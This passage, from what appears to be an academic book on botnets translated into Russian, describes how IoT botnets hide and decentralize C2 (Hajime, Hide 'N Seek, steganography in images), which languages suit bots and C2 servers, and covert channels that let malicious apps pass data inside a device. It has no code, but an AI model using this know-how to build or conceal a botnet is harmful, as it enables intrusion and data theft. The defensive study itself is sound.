преступники взламывают веб-сервер либо покупают доступ на подпольных форумах и разворачивают на нём веб-механизм C2. Другие злоупотребляют сторонними службами, например Twitter, скрывая управляющий обмен среди обычного трафика и пряча команды в изображениях с помощью стеганографии. Для связи с ботами применяли и API Dropbox. Захватив учётную запись ничего не подозревающего пользователя, ботнет маскируется под привычный для домов и организаций трафик и получает надёжный канал с отказоустойчивостью облачной службы. Возможен и обмен через данные SDP (протокол описания сеанса) в сообщениях SIP (протокол установления сеанса) [43].

Местоположение C2 можно скрыть с помощью стороннего сервера. Вместо жёстко заданного адреса бот обращается к определённому URL с изображением и извлекает IP из стеганографически скрытых данных или метаданных. VPNFilter применял второй способ: адрес сервера загрузки второго этапа был записан в координатах GPS EXIF первого изображения в галерее на Photobucket.

Исследователи могут пожаловаться хостинг-провайдеру или обратиться к властям за судебным решением об отключении вредоносного сервера. Условия обслуживания многих компаний запрещают злоупотребления, поэтому по жалобе они приостанавливают учётную запись, чтобы не подвергать блокировке всю свою подсеть. Но существуют так называемые неуязвимые к жалобам хостинги, гораздо терпимее относящиеся к содержимому и способам использования услуг. Они часто расположены в странах с мягкими законами и ограниченной экстрадицией, что помогает уклоняться от правоохранительных органов. Для инфраструктуры C2 такой хостинг чрезвычайно удобен.

3.5.2 Децентрализованные ботнеты

Полностью децентрализованные ботнеты создают распределённую систему C2 на основе однорангового обмена. Управляющие функции выполняют многие или даже все участники, поэтому нарушить работу сети блокировкой отдельных каналов почти невозможно. Для ликвидации необходимо проникнуть в одноранговый протокол, захватить управление и отключить ботнет изнутри. В зависимости от защиты канала это бывает трудно или практически невозможно. Грамотно реализованный одноранговый C2 лучше масштабируется и позволяет увеличивать ботнет без вложений в более мощные или многочисленные центральные серверы. Обратная сторона — высокая сложность разработки. Типичные IoT-ботнеты, включая множество вариантов Mirai, создаются ситуативно с минимальными первоначальными затратами, но при этом показывают высокую эффективность.

Однако исследователи всё лучше понимают методы простых ботнетов и развёртывают всё больше датчиков и приманок по всему миру. Обнаружение становится почти мгновенным, и неустойчивый ботнет вскоре после этого ликвидируют. Если сеть продолжает работать, нередко это происходит потому, что специалисты намеренно наблюдают за ней, собирая сведения и не позволяя угрозе стать непосредственной. Распределённое управление и автоматические обновления требуют серьёзных первоначальных вложений в проектирование, но создают долговечную развивающуюся платформу, куда можно постепенно добавлять эксплойты и новые векторы атак. Самым долго действовавшим известным IoT-ботнетом был Hajime: его обнаружили за несколько дней до атаки на Дун, а в 2019 году он всё ещё работал. Hajime неоднократно обновлялся, модульная структура позволяла дополнять ботов новыми полезными нагрузками и эксплойтами для свежих уязвимостей IoT.

Hajime полностью децентрализован и использует одноранговую сеть C2 с зашифрованными RC4 каналами, поэтому ликвидировать его не удалось. Авторы первого отчёта обнаружили недостаток в случайном начальном значении RC4 и смогли расшифровать обмен, но вскоре ботнет обновился и

устранил ошибку. Чем сложнее система, тем труднее сразу реализовать её безупречно. Hajime строит C2 поверх общедоступной сети BitTorrent, создавая динамический зашифрованный слой, который меняется каждый день. Бот загружает начальные сведения распределённой хеш-таблицы (DHT) с `router.bittorrent.com` и `router.utorrent.com` через порт 6881, после чего подключается к участникам BitTorrent без трекера. Для формирования такой сети используются динамические информационные хеши: 160-разрядные значения SHA-1 вычисляются из текущей даты, поэтому слой обновляется ежедневно. Дата и время всех участников должны совпадать, и вредоносная программа периодически синхронизирует часы с `ntp.pool.org` по NTP через стандартный порт UDP/123.

Разные информационные хеши BitTorrent создают отдельные каналы для каждого ресурса: файла конфигурации (`config`), обновления бота и модулей расширения. Для однорангового обмена Hajime использует протокол BitTorrent uTP, обеспечивающий надёжную упорядоченную передачу и управление потоком поверх UDP. Благодаря uTP вместо TCP боту достаточно одного сокета и порта UDP/1457 как для обмена, так и для обновления DHT.

Hide 'N Seek (HNS) — ещё один ботнет с децентрализованным C2. Он заимствует у Mirai некоторые способы шифрования таблиц атак и конфигурации, но связывает участников одноранговым протоколом, а не через центральный сервер. Hajime опирается на существующую сеть BitTorrent, тогда как HNS реализует собственную систему поверх UDP. Протокол [44] использует случайно выбранный или заданный в командной строке порт UDP и поддерживает сообщения для поиска участников и полезных нагрузок, а также передачи данных. Сам обмен не шифруется, но открытые ключи ECDSA проверяют подлинность полученных данных. Первая реализация содержала серьёзную ошибку: бот не проверял, остаются ли соседние узлы активными, поэтому список никогда не очищался, бесконтрольно расходовал память и в конце концов останавливал программу. Поздние обновления исправили недостаток, но этот случай показывает, сколько труда требует надёжный собственный одноранговый протокол для IoT-ботнета.

3.6 Язык программирования на выбор: C, Go, Python или Lua?

Ботнеты используют разные языки программирования для своих ботов, серверов и сканеров. Выбор каждого языка скорее рационален, чем определяется предпочтением автора. Конечно, выбор языка направляется личными предпочтениями и опытом, но сценарий использования должен соответствовать сильным сторонам языка, а широта поддержки сообщества влияет на скорость разработки. Боты работают на устройствах с ограниченными ресурсами, почти без предположений о предустановленных средах или общих библиотеках. C2-сервисы имеют доступ к гораздо большим ресурсам и работают в полностью настраиваемых средах, но они должны быть устойчивыми и стабильными, одновременно обрабатывая много параллельных соединений и запросов. Сканеры должны легко прототипироваться и быстро, эффективно реализовываться, максимально используя работу других, чтобы ограничить время и вложения.

Память встраиваемых устройств ограничена и часто разделяется с файловой системой в ОЗУ, где хранятся временные данные. Поэтому каждый байт связанного исполняемого файла фактически учитывается дважды. При объёме в 512 Мбайт, а иногда несколько гигабайт, остаётся мало места для тяжёлых сред выполнения Python или Java. Код должен занимать минимум оперативной памяти и давать разработчику полный контроль над её использованием. Сборщик мусора для этого подходит плохо. Одновременно программа должна экономно расходовать процессор, то есть язык должен быть близок к машинному коду, но оставаться удобным и не требовать лишних слоёв наподобие интерпретатора байт-кода.

Хороший бот должен иметь небольшой исполняемый файл, быстро передаваться и занимать мало места. Он обязан быть самодостаточным и не полагаться на наличие общих библиотек, экономно использовать память и процессор. Переносимый код должен кросс-компилироваться для максимально широкого набора платформ. Поэтому при выборе языка необходима зрелая цепочка сборки с обширной поддержкой архитектур.

Еще один важный аспект - использование проверенного в бою кода. Повторное использование кода играет существенную роль в быстром и эффективном выводе нового кода в рабочее состояние. Это не та область, где есть место месяцам разработки и тестирования. Проверенный исходный код - чистое золото для разработчиков ботов. Текущий ландшафт ботнетов ясно иллюстрирует эту сильную зависимость от существующего кода ботов и его повторного использования.

Всем этим условиям — нативной компиляции, широкой поддержке платформ, эффективному управлению памятью, близости к машинному коду, распространённости, малому размеру и возможности создавать самодостаточные файлы — лучше всего отвечает язык C. Неудивительно, что большинство известных ботов написано именно на нём.

Для стабильных серверных служб без утечек памяти удобны языки с автоматическим управлением памятью и переносимым промежуточным представлением. Активное сообщество и качественные библиотеки делают их особенно подходящими для функционально насыщенных серверных компонентов. Python прост в освоении и располагает, вероятно, крупнейшей экосистемой модулей для быстрого создания прототипов. Он стал стандартным выбором для централизованного сканирования и эксплуатации. Сообщество специалистов по безопасности часто публикует демонстрационные эксплойты на Python, поэтому скопировать общедоступный код в сканер — самый быстрый способ добавить новую уязвимость и расширить ботнет.

Однако Python остаётся интерпретируемым языком. Даже с модулями, частично или полностью переписанными на C, он заметно медленнее нативного кода. Python отлично подходит для прототипов, но не предлагает многих средств конкурентного программирования, важных для сервера с тысячами одновременных соединений. Кроме того, динамическая типизация позволяет допустить ошибку, которая проявится лишь через несколько часов работы в реальной среде. Строгая типизация и проверки компилятора заранее предотвращают многие такие сбои. Пусть написание и доведение кода до успешной компиляции требует больше усилий, в долгосрочной перспективе сервер получается стабильнее.

Программы на Go обычно значительно быстрее Python. Язык строго типизирован, снабжён быстрым сборщиком мусора и снижает риск висячих указателей и повреждения памяти, характерный для C. Каналы и горутины делают конкурентный код проще и понятнее традиционного асинхронного программирования. Go занимает удачное промежуточное положение между C и Python и располагает развитой экосистемой библиотек. Он создаёт нативный исполняемый файл со всеми зависимостями и изначально поддерживает кросс-компиляцию, поэтому хорошо подходит для переносимых вредоносных программ. Его файл и потребление памяти намного меньше полноценной среды Python, хотя заметно больше C. Для серверных процессов, включая службы C2, Go — отличный выбор.

C — низкоуровневый язык, способный использовать общие библиотеки платформы и обеспечивающий минимальное потребление ресурсов. Но универсальный файл для множества известных и неизвестных платформ должен иметь как можно меньше зависимостей, поэтому ботов обычно связывают статически. Такой файл больше варианта с динамическими библиотеками, но всё равно в разы меньше программы на Go. Полный контроль над памятью делает C лучшим выбором для ограниченных устройств. Go, Python и Java упрощают разработку и предотвращают утечки благодаря сборке мусора, но расходуют больше памяти.

Lua — мощный, эффективный, компактный и встраиваемый язык сценариев. Его небольшой пакет собирается везде, где доступен стандартный компилятор C: в Unix и Windows, на Android, iOS,

BREW, Symbian и Windows Phone, встраиваемых процессорах ARM и Rabbit, мейнфреймах IBM и многих других системах. Lua изначально рассчитан на совместную работу с C, а его виртуальная машина предоставляет небольшой, но гибкий C API. Ей достаточно нескольких функций библиотеки ANSI C, что обеспечивает переносимость даже в самые ограниченные среды. Сопрограммы Lua реализуют быструю и экономную кооперативную многозадачность, не зависящую от возможностей операционной системы. Сценарии позволяют динамически расширять программу. Как интерпретируемый язык байт-кода со сборкой мусора Lua всё же увеличивает потребление памяти, но среди встраиваемых языков сценариев это один из самых компактных вариантов с сильным сообществом. Поэтому он хорошо подходит для модульного расширения сложных вредоносных программ IoT.

Итак, C лучше всего подходит для ботов на ограниченных устройствах; Go — для серверных служб C2 и загрузки; Python — для быстрого прототипирования и централизованного сканирования; Lua — для модульных ботов, расширяемых сценариями.

3.7 Заключение

IoT-ботнеты активно развиваются и процветают в подпольном сообществе, которому нужны дешёвые инструменты. Поэтому одни и те же идеи и функции многократно заимствуются, а постепенные улучшения повышают устойчивость к ликвидации, ускоряют рост сети и делают функции с полезными нагрузками более модульными.

Ботнеты приспосабливаются, чтобы оставаться незаметными для исследователей, датчиков и сетей приманок. Централизованное сканирование и сторонние поисковые системы снижают стоимость разработки, ускоряют добавление новых методов поиска и уменьшают шум. Популярные языки вроде Python позволяют быстро встраивать новые эксплойты: часто достаточно скопировать опубликованный демонстрационный код.

Хотя некоторые ботнеты получили функции уклонения от обнаружения, они сосредоточены главным образом на поиске и эксплуатации жертв, а не на C2 или сокрытии самих ботов. Бот чаще прячется от конкурирующего ботнета, чем от владельца, исследователя или защитной программы. В этом состоит важное отличие вредоносного ПО IoT от программ для пользовательских систем Windows, macOS и Linux. Его жертвами становятся устройства без интерфейса, где обычно нет привычных средств обнаружения вторжений и угроз.

В последнее время ботнеты начали атаковать и более мощные облачные серверы. Они работают под теми же распространёнными операционными системами, что и IoT-устройства, а код ботов переносим между платформами. Поэтому переход от устройств к серверам зависит лишь от наличия подходящих уязвимостей и эксплойтов.

Более мощные платформы породили новые полезные нагрузки, в частности добычу криптовалюты на облачной инфраструктуре. А напрямую подключённые IoT-устройства с гибкой пересылкой пакетов стали основой анонимизирующих прокси-сетей. Некоторые динамически строят и разрушают случайные маршруты через множество взломанных устройств, из-за чего источник автоматизированных и целевых атак трудно, а порой невозможно отследить. Через них выполняют захват учётных записей, сбор данных с сайтов, блокирование товарных запасов, мошенничество с рекламными переходами, рассылку спама и кардинг.

Хотя децентрализованное управление делает ботнет чрезвычайно устойчивым, большинство сетей по-прежнему строится вокруг центральной инфраструктуры C2. Защищённый одноранговый канал сложен в реализации, требует больших затрат времени и несёт риск ошибки, из-за которой ботнет легко захватить или отключить.

Эта эпоха только начинается. Мы наблюдаем рост и закрепление новой категории угроз, использующей стремление к умным и подключённым домам, городам и предприятиям. От подключённых автомобилей до подключённых коров [45]: каждая новая возможность для бизнеса и потребителей создаёт на тёмной стороне новые способы вымогательства, злоупотребления и эксплуатации. Распространение 5G с низкой задержкой, высокой пропускной способностью, большой плотностью устройств и прямым выходом в интернет станет переломным моментом и вполне может вызвать следующий взрыв IoT — и в переносном, и в буквальном смысле.

Литература

- [1] Constantinos Kolias, Georgios Kambourakis, Angelos Stavrou, and Jeffrey Voas. DDoS in the IoT: Mirai and Other Botnets. IEEE Computer, 50, 2017, 80-84.
- [2] Sam Kottler. February 28th DDoS Incident Report. <https://github.blog/2018-03-01-ddos-incident-report/>, March 2018.
- [3] Marek Majkowski. Memcrashed Major amplification attacks from UDP port 11211. <https://blog.cloudflare.com/memcrashed-major-amplification-attacks-from-port-11211/>, February 2018.
- [4] Ron Winward. Iot attack handbook: A field guide to understanding iot attacks from the mirai botnet and its modern variants. www.radware.com/iot-attack-ebook, November 2018.
- [5] IETF. BCP385: Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing. <https://tools.ietf.org/html/bcp38>, May 2000.
- [6] Fernando Mercés. Cryptocurrency-Mining Malware Targeting IoT, Being Offered in the Underground. <https://blog.trendmicro.com/trendlabs-security-intelligence/cryptocurrency-mining-malware-targeting-iot-being-offered-in-the-underground/>, May 2018.
- [7] Pascal Geenens. Hadoop YARN: An Assessment of the Attack Surface and Its Exploits. <https://blog.radware.com/security/2018/11/hadoop-yarn-an-assessment-of-the-attack-surface-and-its-exploits/>, November 2018.
- [8] Catalin Cimpanu. The Satori Botnet Is Mass Scanning for Exposed Ethereum Mining Rigs. www.bleepingcomputer.com/news/security/the-satori-botnet-is-mass-scanning-for-exposed-ethereum-mining-rigs/, May 2018.
- [9] Jasper Manuel, Rommel Joven, and Dario Durando. OMG: Mirai-based Bot Turns IoT Devices into Proxy Servers. www.fortinet.com/blog/threat-research/omg-mirai-based-bot-turns-iot-devices-into-proxy-servers.html, February 2018.
- [10] Symantec. Inception Framework: Alive and Well, and Hiding Behind Proxies. www.symantec.com/blogs/threat-intelligence/inception-framework-hiding-behind-proxies, March 2018.
- [11] Catalin Cimpanu. IoT botnet used in YouTube ad fraud scheme. www.zdnet.com/google-amp/article/iot-botnet-used-in-youtube-ad-fraud-scheme/, January 2019.
- [12] Trend Micro. Over 200,000 MikroTik Routers Compromised in Cryptojacking Campaign. www.trendmicro.com/vinfo/hk-en/security/news/cybercrime-and-digital-threats/over-200-000-mikrotik-routers-compromised-in-cryptojacking-campaign, August 2018.
- [13] Cisco Talos. VPNFilter III: More Tools for the Swiss Army Knife of Malware. <https://blog.talosintelligence.com/2018/09/vpnfilter-part-3.html>, September 2018.

- [14] Timothy Easton. Chalubo botnet wants to DDoS from your server or IoT device. <https://news.sophos.com/en-us/2018/10/22/chalubo-botnet-wants-to-ddos-from-your-server-or-iot-device/>, October 2018.
- [15] Pascal Geenens. JenX - Los Calvos de San Calvicio. <https://blog.radware.com/security/2018/02/jenx-los-calvos-de-san-calvicio/>, February 2018.
- [16] Anagnostopoulos M., Kambourakis G., Drakatos P., Karavolos M., Kotsilitis S., Yau D.K.Y. (2017) Botnet Command and Control Architectures Revisited: Tor Hidden Services and Fluxing. In: Bouguettaya A. et al. (eds) Web Information Systems Engineering - WISE 2017. WISE 2017. Lecture Notes in Computer Science, vol 10570. Springer, Cham.
- [17] Matt Reynolds. TalkTalk and Post Office customers hit by Mirai worm attack. www.wired.co.uk/article/deutsche-telekom-cyber-attack-mirai, November 2016.
- [18] QA Cafe. The truth about the Mirai-based router vulnerability. www.qacafe.com/training/home-router-attack-tr-069-vulnerability/.
- [19] Pierre Kim. Multiple vulnerabilities found in Wireless IP Camera (P2P) WIFICAM cameras and vulnerabilities in custom http server. <https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html>, March 2017.
- [20] Gergely Eberhardt. AVTECH IP Camera/NVR/DVR Devices - Multiple Vulnerabilities. www.exploit-db.com/exploits/40500/, October 2016.
- [21] Check Point Research. Huawei Home Routers in Botnet Recruitment. <https://research.checkpoint.com/good-zero-day-skiddie/>, December 2017.
- [22] s3cur1ty.de. Multiple Vulnerabilities in D'Link DIR-600 and DIR300 (rev B). www.s3cur1ty.de/m1adv2013-003, February 2013.
- [23] SecuriTeam Secure Disclosure. SSD Advisory - Netgear ReadyNAS Surveillance Unauthenticated Remote Command Execution. <https://blogs.securiteam.com/index.php/archives/3409>, September 2017.
- [24] NETGEAR. Security Advisory for Command Injection Vulnerability in ReadyNAS Surveillance Application, PSV-2017-265 3. <https://kb.netgear.com/000049072/Security-Advisory-for-Command-Injection-in-ReadyNAS-Surveillance-Application-PSV-2>, September 2017.
- [25] SecuriTeam Secure Disclosure. SSD Advisory - Vacron NVR Remote Command Execution. <https://blogs.securiteam.com/index.php/archives/3445>, October 2017.
- [26] SecuriTeam Secure Disclosure. SSD Advisory - D-Link 850L Multiple Vulnerabilities (Hack2Win Contest). <https://blogs.securiteam.com/index.php/archives/3364>, August 2017.
- [27] s3cur1ty.de. Multiple Vulnerabilities in Linksys E1500/E2500. www.s3cur1ty.de/m1adv2013-004, February 2013.
- [28] Bugtraq Roberto Mailing list archives. Unauthenticated command execution on Netgear DGN devices. <http://seclists.org/bugtraq/2013/Jun/8>, May 2013.
- [29] Minh Triet Pham Tran. AVTECH Vulnerabilities. <https://github.com/Trietptm-on-Security/AVTECH>, October 2016.
- [30] Hui Wang. ADB.Miner: Malicious code is mining with Android devices that open the ADB interface. <https://blog.netlab.360.com/early-warning-adb-miner-a-mining-botnet-utilizing-android-adb-is-now-rapidly-spread>, February 2018.
- [31] Kodi Wiki. HOW-TO:Install Kodi on Fire TV. https://kodi.wiki/view/HOW-TO:Install_Kodi_on_Fire_TV, July 2017.

- [32] AFTVnews. How to sideload apps like Kodi or SPMC on the Amazon Fire TV and Stick using Downloader.
www.aftvnews.com/how-to-sideload-apps-like-kodi-or-spmc-on-the-amazon-fire-tv-stick-using-downloader/, November 2016.
- [33] Pascal Geenens. IoT Hackers Trick Brazilian Bank Customers into Providing Sensitive Information.
<https://blog.radware.com/security/2018/08/iot-hackers-trick-brazilian-bank-customers/>, August 2018.
- [34] Pascal Geenens. New Demonbot Discovered.
<https://blog.radware.com/security/2018/10/new-demonbot-discovered/>, October 2018.
- [35] Markus F.X.J. Oberhumer, Laszlo Molnar, and John F. Reiser. UPX. <https://upx.github.io/>, 2018.
- [36] Sam Edwards and Ioannis Profetis. Hajime: Analysis of a decentralized internet worm for iot devices.
<https://security.rapiditynetworks.com/publications/2016-10-16/hajime.pdf>, October 2016.
- [37] Johannes B. Ullrich. SANS ISC InfoSec Forums: An Update On DVR Malware: A DVR Torture Chamber.
<https://isc.sans.edu/forums/diary/An+Update+On+DVR+Malware+A+DVR+Torture+Chamber/22762>, August 2017.
- [38] Pierluigi Paganini. How the mirai botnet hacks a security camera in a few seconds.
<http://securityaffairs.co/wordpress/53588/malware/mirai-infection-test.html>, November 2016.
- [39] Bogdan Botezatu. Hide and Seek IoT Botnet resurfaces with new tricks, persistence.
<https://labs.bitdefender.com/2018/05/hide-and-seek-iot-botnet-resurfaces-with-new-tricks-persistence/>, May 2018.
- [40] Netlab 360. Now Mirai Has DGA Feature Built in.
<https://blog.netlab.360.com/new-mirai-variant-with-dga/>, December 2016.
- [41] Han Zhang, Manaf Gharaibeh, Spiros Thanasoulas, and Christos Padadopoulos. BotDigger: Detecting DGA Bots in a Single Network. Colorado State University Technical Report, 2016. CS-16-101.
- [42] Netlab 360. Fbot, A Satori Related Botnet Using Blockchain DNS System. <https://blog.netlab.360.com/threat-alert-a-new-worm-fbot-cleaning-adbminer-is-using-a-blockchain-based-dns-en/>, September 2018.
- [43] Zisis Tsiatsikas, Marios Anagnostopoulos, Georgios Kambourakis, Sozon Lambrou, and Dimitris Geneiatakis. Hidden in plain sight. sdp-based covert channel for botnet communication. In Lecture Notes in Computer Science, volume 9264, September 2015.
- [44] Adrian Sendroiu and Vladimir Diaconescu. VB2018 paper: Hide 'n'Seek: An adaptive peer-to-peer IoT botnet.
www.virusbulletin.com/virusbulletin/2018/12/vb2018-paper-hidenseek-adaptive-peer-peer-iot-botnet/, 2018.
- [45] Huawei. Connected cow. www.huawei.com/minisite/iot/en/connected-cows.html.

Глава 4. Продвинутые техники сокрытия информации для современных ботнетов

Luca Caviglione

Институт прикладной математики и информационных технологий

Wojciech Mazurczyk

Варшавский технологический университет

Steffen Wendzel

Вормсский университет прикладных наук

4.1 Введение

Ботнеты — один из важнейших инструментов киберпреступников. Например, с их помощью проводят эффективные распределённые атаки типа «отказ в обслуживании» (DDoS), которые более чем в 65% случаев делают ресурсы жертв недоступными [1]. Среди других распространённых применений — массовая рассылка спама и организация атак, похищающих вычислительные ресурсы, в том числе для добычи криптовалюты (см. [2] и приведённую там литературу).

Даже ботнет среднего размера создаёт достаточно трафика, чтобы его заметили обычные датчики или межсетевые экраны. Поэтому современные программы применяют антифорензические приёмы, шифруют полезную нагрузку, подгружают модули по требованию и разделяют установку на несколько независимо скрытых этапов [3]. Всё чаще используется стеганография. Она помогает обходить защиту заражённой системы, скрывать следы атаки и маскировать команды или похищенные данные в обычном трафике [4]. Такие методы повышают устойчивость сети к ликвидации и затрудняют расследование [5].

За незаметность приходится платить сложностью и дополнительной нагрузкой [6], а эти издержки сами становятся признаками заражения. Тяжёлые процедуры повышают энергопотребление, что особенно заметно на маломощных устройствах IoT [7]. Задержки интерфейса также способны насторожить пользователя. Поэтому вредоносная программа снижает активность во время интерактивной работы и откладывает ресурсоёмкие действия до момента, когда владелец, предположительно, отошёл от устройства [8].

Канал C&C — одно из главных слабых мест ботнета. Его блокирование или замедление нарушает координацию сети, доставку команд, сбор похищенных данных и обновление ботов [9]. Поэтому злоумышленники стараются скрыть сам управляющий обмен. Шифрование делает содержимое похожим на случайные данные и мешает расшифровке [10], но не скрывает наличие соединения. Стеганография идёт дальше: она маскирует сам факт передачи команд.

Современным ботнетам нужны средства сокрытия, чтобы оставаться незаметными, сохранять устойчивость и затруднять обратную разработку. Защитникам важно понимать эти методы для распознавания атак и создания контрмер. Между двумя сторонами идёт непрерывная гонка. Ранние ботнеты просто маскировали данные C&C в трафике HTTP, IRC или DNS [3]. Новые управляющие протоколы имитируют безопасный обмен [11] либо прячут сообщения в служебном трафике сложных платформ, например персональных облачных хранилищ [12].

Трудно определить точку возникновения этой тенденции, но одним из первых заметных примеров был Zeus: он внедрял код в процесс `svchost.exe` и устанавливал канал с C&C-сервером для обновления и настройки [13]. Развитие подобных средств сокрытия может привести к появлению оверлейных стего-ботнетов, где коммуникационный слой целиком построен на стеганографии [14]. Новые модели создания вредоносного ПО, например «преступление как услуга» (CaaS), делают сложные приемы доступными даже рядовому разработчику. Так, программа-вымогатель Tox содержит конструктор, средства распространения и координации заражений, удерживая 20 % каждого выплаченного выкупа [5].

Поэтому для понимания современных и будущих ботнетов, а также разработки надёжных методов их обнаружения и нейтрализации необходимо исследовать наиболее совершенные механизмы сокрытия информации.

В этой главе рассматривается, как сокрытие информации и стеганография делают ботнеты опаснее. Основное внимание уделено локальным каналам внутри одного устройства, через которые злоумышленник выводит данные или координирует заражённые компоненты. Массовое распространение IoT делает такой сценарий особенно серьёзным [15]. Далее разбираются способы маскировки C&C за счёт оптимизации трафика и новых протоколов IoT, исследовательские архитектуры стеганографических ботнетов и перспективные методы обнаружения. Пример зашифрованного управляющего канала на основе `iptables` приведён в [16].

В главе рассматриваются основные скрытые каналы, позволяющие обходить песочницы и незаметно выводить данные; перспективные схемы обнаружения и защитные сетевые архитектуры; а также способы уменьшить объём управляющего трафика ботнета.

В разделе 4.2 вводятся основные понятия сокрытия информации. Раздел 4.3 посвящён локальным каналам, обходящим защиту одного узла. В разделе 4.4 рассматриваются скрытый сетевой обмен, вывод данных и способы обнаружения. Раздел 4.5 описывает будущие направления оптимизации и повышения незаметности ботнетов, а раздел 4.6 подводит итоги.

4.2 Кратко о сокрытии информации

Хотя в литературе нет полного единодушия, термином «сокрытие информации» обычно обозначают методы маскировки, при которых секретное сообщение встраивается в подходящий носитель [17–19]. Конечная цель — скрыть от стороннего наблюдателя сам факт обмена. Возникающий тайный путь связи называют скрытым каналом. Как уже отмечалось, такие каналы помогают ботнетам избегать обнаружения и нейтрализации межсетевыми экранами, средствами выявления аномалий, системами анализа кода, мониторами времени выполнения и антивирусами [20].

Исторически стеганографией называли сокрытие сообщения в цифровом носителе, а скрытым каналом — передачу по ресурсу, который не предназначен для обмена данными. С развитием сетей граница размылась: выражения «сетевая стеганография» и «сетевой скрытый канал» часто описывают одно и то же явление. Терминология всё ещё обсуждается [17, 19]. В этой главе скрытым считается канал, который возникает только благодаря специальному способу кодирования и отсутствует при нормальной работе системы.

Свойства скрытого канала подчиняются «магическому треугольнику»: нельзя одновременно максимизировать пропускную способность, устойчивость к ошибкам и незаметность [4]. Улучшение одного или двух показателей обычно ухудшает третий.

Современные устройства располагают сотовой связью, Wi-Fi, IEEE 802.15.4, Bluetooth и даже персональными спутниковыми каналами [21], а также датчиками температуры и влажности, акселерометрами, камерами и микрофонами. Локальные и облачные вычислительные ресурсы создают множество потенциальных носителей. Для ботнета особенно важны три типа скрытых каналов:

- Локальный, или межпроцессный, канал действует внутри одного компьютера, системы на кристалле или устройства IoT. Данные кодируются состоянием общего программного либо аппаратного ресурса. Такие каналы помогают обходить локальные политики безопасности.
- Сетевой канал прячет сведения в полях протокола или характеристиках трафика, например в интервалах между пакетами. Он служит для удалённого вывода данных и управления C&C, уменьшает заметность ботнета, маскирует аномальные потоки под DNS или HTTP и помогает проходить через межсетевые экраны. Подробные обзоры сетевой стеганографии приведены в [3] и [4].
- Канал между физически изолированными узлами использует явления, распространяющиеся без обычного сетевого соединения [22]: ультразвук, изменение температуры процессора, мигание света или характерный шум механического накопителя. Так можно активировать бот, вывести сведения из умного здания или передать их от изолированного компьютера расположенному рядом устройству с доступом в сеть. Из-за ограниченной дальности для крупного ботнета всё равно нужны дополнительные средства связи.

Независимо от носителя данные обычно кодируются одним из двух способов [18]: временными интервалами между событиями либо величиной изменяемого параметра.

4.3 Скрытые каналы в одном хосте

Скрытый канал внутри одного узла позволяет нескольким вредоносным компонентам совместно обходить ограничения операционной системы и нижних программных или аппаратных слоёв [23]. Один из первых примеров — Soundcomber, передававший данные между двумя процессами в обход защиты Android [24]. Взаимодействовать таким образом могут обычные приложения, контейнеры, среды выполнения и виртуальные машины. Для ботнета это способ координировать узлы, тайно собирать похищенные сведения и уклоняться от поведенческого контроля.

Типичный сценарий показан на рис. 4.1. Первое приложение имеет доступ к конфиденциальным данным, но песочница запрещает ему выход в сеть. Второму разрешена сеть, однако сами данные недоступны. Тогда первое приложение передаёт секрет второму через общий программный или аппаратный ресурс, а то отправляет сведения за пределы устройства.




Рис. 4.1. Взаимодействующие приложения обходят ограничения среды выполнения с помощью локального скрытого канала.

Как показано на рис. 4.1, приложения могут выполнять операции ввода-вывода, обращаться к интерфейсам программирования приложений (API) и выполнять системные вызовы либо обмениваться данными через общесистемные службы межпроцессного взаимодействия (IPC) операционной системы. Типичный пример злоупотребления такими механизмами выглядит следующим образом. Одно приложение может кодировать единицу, многократно выделяя память по строго заданной схеме вызовов `malloc()`. Другое приложение способно извлечь эту информацию, периодически проверяя объём общей свободной памяти, например через файловую систему `/proc/` или команду `top`. Ноль, напротив, можно кодировать освобождением памяти с помощью `free()`. Однако этот механизм очень ненадёжен: операционная система и другие процессы способны изменять состояние памяти, вносить шум в скрытый канал или полностью нарушать тайный обмен данными.

Модель взаимодействующих вредоносных приложений применима к системам разного масштаба и сложности:

- На уровне процессов два приложения обходят ограничения песочницы и передают данные через общий ресурс. Такой сценарий особенно вероятен на смартфонах, датчиках и других устройствах IoT. Он позволяет собирать профили пользователей или координировать множество малых узлов при атаке на сеть либо киберфизическую систему.
- На уровне контейнеров изолированные приложения обмениваются данными через общие компоненты среды выполнения, например Docker. Такой ботнет способен выводить сведения, похищать вычислительные ресурсы или согласованно нагружать центры обработки данных, вызывая перебои энергоснабжения [25].
- На уровне виртуальных машин вредоносные компоненты используют гипервизор как скрытый посредник. Это позволяет строить виртуализированный ботнет в облачных и периферийных узлах. Отдельные части операционных систем внутри VM могут играть роль обычных ботов или суперузлов, как в одноранговых сетях Sality, ZeroAccess и Kelihos [15].

4.3.1 Скрытые каналы и взаимодействующие приложения

Подходящий носитель скрытого канала зависит от того, какие компоненты взаимодействуют. Поэтому методы сгруппированы по типу таких компонентов. Это помогает выявлять новые уязвимости, находить неоднозначное поведение системных служб и сторонних библиотек и разрабатывать защиту, мешающую незаметно превращать устройства в ботов.

4.3.1.1 Взаимодействующие процессы

В этом сценарии два процесса обмениваются данными так, как показано на рис. 4.1. Подобные атаки чаще всего встречаются на мобильных устройствах, особенно под управлением Android [4], поэтому основные примеры взяты из работ [8, 23, 24, 26, 27].

Обычно носителем служит общий программный ресурс: блокировка, системное свойство или иной объект, состоянием которого способен управлять отправитель.

Вибрация и громкость. Один процесс изменяет режим вибрации или уровень звука, а второй считывает эти состояния как биты. Одновременное управление несколькими уровнями громкости увеличивает пропускную способность канала.

